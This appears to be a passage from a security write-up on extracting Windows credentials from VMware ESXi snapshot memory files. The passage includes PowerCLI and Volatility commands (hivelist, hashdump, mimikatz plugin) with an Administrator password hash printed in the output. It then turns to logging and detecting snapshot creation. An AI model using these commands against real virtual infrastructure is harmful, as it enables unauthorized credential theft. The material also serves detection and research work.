    16.03.2016     03:04          File   1073741824 Win2008-01-Snapsh...
```

Copy mem file

PowerCLI vmstore:\ha-datacenter\datastore1\Win2008-01> Copy-DatastoreItem -Item .\Win2008-01-Snapshot1.vmem c:\users\dax\documents

Get Credentials

```
PowerCLI C:\Users\dax\Documents> .\volatility-2.5.standalone.exe -f .\Win2008-01-Snapshot5.vmem
imageinfo
PowerCLI C:\Users\dax\Documents> .\volatility-2.5.standalone.exe hivelist -f .\Win2008-01-
Snapshot5.vmem --profile=Win2008R2SP0x64
```

```
Volatility Foundation Volatility Framework 2.5
Virtual            Physical           Name
------------------ ------------------ ----
... cut ...
0xfffff8a004b27010 0x0000000035316010 \SystemRoot\System32\Config\SECURITY
0xfffff8a004ba8410 0x0000000034da0410 \SystemRoot\System32\Config\SAM
0xfffff8a00000d010 0x0000000000b07010 [no name]
0xfffff8a000024010 0x0000000001a6c010 \REGISTRY\MACHINE\SYSTEM
```

```
PowerCLI C:\Users\dax\Documents> .\volatility-2.5.standalone.exe hashdump -f .\W
in2008-01-Snapshot5.vmem --profile=Win2008R2SP0x64 -y 0xfffff8a000024010 -s 0xff
fff8a004ba8410
Volatility Foundation Volatility Framework 2.5
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4b8a24567c4d65524dc633b0c51dd
efc:::
```

Mimikatz Plugin

```
C:\>python "c:\python27\scripts\vol.py" --plugins="c:\volatility-plugins" -f "z:
\DAXAMD-20160124-111555.raw"  --profile=Win7SP0x64 mimikatz
Volatility Foundation Volatility Framework 2.4
Module   User           Domain         Password
-------- --------------- --------------- --------------------------------------
wdigest  __vmware_user__  daxamd         XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

wdigest  dax            daxamd         XXXXXXXXXXXXXXXXXX

wdigest  DAXAMD$        WORKGROUP
```

Events & Logging

- log network connections to the esxi servers
- log logins
- log changes to vms
- log creation of snapshots
- log reboots and uploads

Relevant log file entries in the vmware.log file for snapshots

The log for can be found in the datastore:

Home

Index of winxpsp3 on datastore datastore1 in datacenter ha-datacenter

Name	Last modified	Size
Parent Directory		-
vmware.log	30-Jan-2016 13:50	281046
vmx-winxpsp3-2159083412-1.vswp	30-Jan-2016 04:17	170917888
winxpsp3-000001-delta.vmdk	30-Jan-2016 13:50	16801792
winxpsp3-000001.vmdk	30-Jan-2016 09:39	319
winxpsp3-000002-delta.vmdk	30-Jan-2016 13:50	24576
winxpsp3-000002.vmdk	30-Jan-2016 13:50	326
winxpsp3-80b0ff94.vswp	30-Jan-2016 04:17	201326592

… some events

And here is some output from the relevant logfiles after making a snapshot with VMWare Wokstation connected to the ESXi server:

mimikatz-windbg.txt | new 5 | VBox.log 2 | VBox.log | new 6 | new 4 | vmware.log | vmware (1).log

```
2855 2016-01-30T13:50:53.474Z| vcpu-0| I120: DISK: Disk
     '/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/winxpsp3/winxpsp3-000002.vmdk' has UUID '60 00
     c2 91 b9 52 65 24-e0 74 9f f1 ee 9b 18 81'
2856 2016-01-30T13:50:53.474Z| vcpu-0| I120: DISK: OPEN
     '/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/winxpsp3/winxpsp3-000002.vmdk' Geo
     (20805/16/63) BIOS Geo (1305/255/63)
2857 2016-01-30T13:50:53.474Z| vcpu-0| I120: Creating virtual dev for ide0:0
2858 2016-01-30T13:50:53.474Z| vcpu-0| I120: DumpDiskInfo: ide0:0 createType=11, capacity = 20971520,
     numLinks = 3, allocationType = 0
2859 2016-01-30T13:50:53.475Z| vcpu-0| I120: SCSIDiskESXPopulateVDevDesc: Using FS backend
2860 2016-01-30T13:50:53.475Z| vcpu-0| I120: DISKUTIL: ide0:0 : geometry=1305/255/63
2861 2016-01-30T13:50:53.477Z| vcpu-0| I120: SnapshotVMXTakeSnapshotWork: Transition to mode 2.
2862 2016-01-30T13:50:53.477Z| vcpu-0| I120: SnapshotVMXTakeSnapshotWork: Initiated lazy snapshot
     'Snapshot 2': 3
2863 2016-01-30T13:51:06.025Z| vcpu-0| W110: GuestRpc: application toolbox, changing channel 65535 -> 0
2864 2016-01-30T13:51:06.025Z| vcpu-0| I120: GuestRpc: Channel 0, guest application toolbox.
2865 2016-01-30T13:51:06.025Z| vcpu-0| I120: TOOLS Reducing idleLoopSpinUS to 500us
2866 2016-01-30T13:51:10.417Z| Worker#0| I120: MainMem: End lazy IO (49152 done, sync = 0, error = 0).
2867 2016-01-30T13:51:10.430Z| vmx| I120: MainMem: Completed pending lazy checkpoint save (1).
2868 2016-01-30T13:51:10.433Z| vmx| I120: SnapshotVMXTakeSnapshotWork: Transition to mode 1.
2869 2016-01-30T13:51:10.433Z| vmx| I120: SnapshotVMXTakeSnapshotComplete: Done with snapshot
     'Snapshot 2': 3
2870 2016-01-30T13:51:10.433Z| vmx| I120: VigorTransport_ServerSendResponse opID=48bd45ff seq=11006:
     Completed Snapshot request.
2871 2016-01-30T13:51:10.656Z| vcpu-0| W110: GuestRpc: application toolbox-dnd, changing channel 65535
```

And when doing a snapshot over ssh:

vmware (2).log - Editor

Datei Bearbeiten Format Ansicht ?

```
for '/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/Windows 7 x64/Windows 7 x64-000001.vmdk'2016-01-
31T14:55:50.402Z| vmx| I120: SNAPSHOT: SnapshotPrepareTakeDoneCB: Prepare phase complete (The operation
completed successfully).2016-01-31T14:55:50.405Z| vcpu-0| I120: Destroying virtual dev for scsi0:0 vscsi=8194
2016-01-31T14:55:50.405Z| vcpu-0| I120: VMMon_VSCSIStopVports: No such target on adapter2016-01-
31T14:55:50.452Z| vcpu-0| I120: SnapshotVMXTakeSnapshotWork: Transition to mode 0.2016-01-31T14:55:50.464Z|
vcpu-0| I120: DISKLIB-VMFS  : "/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/Windows 7 x64/Windows 7 x64-
flat.vmdk" : open successful (21) size = 12884901888, hd = 0. Type 32016-01-31T14:55:50.464Z| vcpu-0| I120:
DISKLIB-VMFS  : "/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/Windows 7 x64/Windows 7 x64-flat.vmdk" :
closed.2016-01-31T14:55:50.476Z| vcpu-0| I120: DISKLIB-VMFS  : "/vmfs/volumes/56ac1339-5203be7f-4c07-
000c29b25698/Windows 7 x64/Windows 7 x64-flat.vmdk" : open successful (1114133) size = 0, hd = 0. Type 32016-01
-31T14:55:50.476Z| vcpu-0| I120: DISKLIB-VMFS  : "/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/Windows 7
x64/Windows 7 x64-flat.vmdk" : closed.2016-01-31T14:55:50.524Z| vcpu-0| I120: Progress -1%
(msg.checkpoint.saveStatusWithName)2016-01-31T14:55:50.525Z| vcpu-0| I120: Checkpointed in VMware ESX, 6.0.0,
build-3029758, Linux Host2016-01-31T14:55:50.626Z| vcpu-0| I120: Progress 0% (none)2016-01-31T14:55:50.627Z|
vcpu-0| I120: MainMem: Writing full memory image, '/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/Windows 7
x64/Windows 7 x64-Snapshot5.vmem'.2016-01-31T14:55:50.824Z| vcpu-0| I120: GuestRpc: Reinitializing Channel 0
(toolbox)2016-01-31T14:55:50.825Z| vcpu-0| I120: GuestMsg: Channel 0, Cannot unpost because the previous post is
already completed2016-01-31T14:55:50.826Z| vcpu-0| I120: GuestRpc: Reinitializing Channel 2(toolbox-dnd)2016-01
-31T14:55:50.826Z| vcpu-0| I120: GuestMsg: Channel 2, Cannot unpost because the previous post is already
completed2016-01-31T14:55:52.499Z| vcpu-0| I120: Progress 101% (none)2016-01-31T14:55:52.500Z| vcpu-0| I120:
Closing all the disks of the VM.2016-01-31T14:55:52.500Z| vcpu-0| I120: Closing disk scsi0:02016-01-
31T14:55:52.504Z| vcpu-0| I120: DISKLIB-VMFS  : "/vmfs/volumes/56ac1339-5203be7f-4c07-000c29b25698/Windows 7
```

Erste Schritte | Übersicht | Virtuelle Maschinen | Ressourcenzuteilung | Leistung | Konfiguration | Benutzer | Ereignisse | Berechtigungen

Alle Einträge anzeigen

Beschreibung, Ty

Beschreibung	Typ	Datum und Uhrzeit	Aufgabe	Ziel	Benutzer
Benutzer root@192.168.153.138 abgemeldet (Anmeldezeit: 08.04.2016 10:00:09, Anzahl der API-Aufrufe: 0, Benutzer-Agent:)	Info	08.04.2016 10:00:09			root
Vorgang des Gastbetriebssystems Programm starten wurde auf virtueller Maschine winxpsp3 durchgeführt.	Info	08.04.2016 10:00:09		winxpsp3	root

Beschreibung	Typ	Datum und Uhrzeit	Aufgabe	Ziel	Benutzer
Neustart des Gastbetriebssystems für Win7	Info	09.04.2016 20:35:59		Win7	root

Beschreibung	Typ	Datum und Uhrzeit	Aufgabe	Ziel	Benutzer
Win7 ist ausgeschaltet.	Info	09.04.2016 20:37:17		Win7	User

Beschreibung	Typ	Datum und Uhrzeit	Aufgabe	Ziel	Benutzer
Benutzer root@192.168.153.1 als VMware vSphere Client/6.0.0 angemeldet	Info	09.04.2016 20:40:42			root

Logging, Splunk, ELK

- Tbd ;)
- https://github.com/harrytruman/logstash-vmware
- https://mtalavera.wordpress.com/2015/05/18/monitoring-vmware-esxi-with-the-elk-stack/
- http://www.vhersey.com/2012/02/configuring-virtual-machine-vmware-log-file-rotation/
- https://wiki.splunk.com/Community:VMwareESXSyslog
- http://kb.vmware.com/selfservice/microsites/search.do?language=en_US&cmd=displayKC&externalId=1007805

Further reading

- https://govolution.wordpress.com/2016/02/06/memdumps-volatility-mimikatz-vms-overview/
- https://virtualception.wordpress.com/
- http://www.fuzzysecurity.com/tutorials/18.html
- https://labs.vmware.com/flings/vmss2core